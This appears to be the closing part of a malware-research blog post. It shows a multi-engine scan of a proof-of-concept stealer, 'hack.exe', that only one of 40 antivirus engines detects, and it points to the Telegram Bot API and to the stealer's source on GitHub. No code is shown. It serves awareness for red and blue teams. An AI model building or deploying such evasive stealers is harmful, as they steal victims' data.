Scanning via WebSec Malware Scanner:

Scan Results

Scan ID: 45dfcb29-3817-4199-a6ef-da00675c6c32

hack.exe [42 KB]

SCAN STATUS [COMPLETE]

📄 SCANNED 40/40⚙️ DETECTED 1

Antivirus: Adaware	Status: 🛡️ Clean
Antivirus: Alyac	Status: 🛡️ Clean
Antivirus: Amiti	Status: 🛡️ Clean
Antivirus: Arcabit	Status: 🛡️ Clean
Antivirus: Avast	Status: 🛡️ Clean
Antivirus: Avg	Status: 🛡️ Clean
Antivirus: Avira	Status: 🛡️ Clean

<https://websec.nl/en/scanner/result/45dfcb29-3817-4199-a6ef-da00675c6c32>

Interesting result.

Of course, this is not such a complex stealer, because it's just "dirty PoC" and in real attacks stealers with more sophisticated logic are used, but I think I was able to show the essence and risks.

I hope this post with practical example is useful for malware researchers, red teamers, spreads awareness to the blue teamers of this interesting technique.

[Telegram Bot API](#)

<https://github.com/python-telegram-bot/python-telegram-bot>

[WebSec Malware Scanner](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine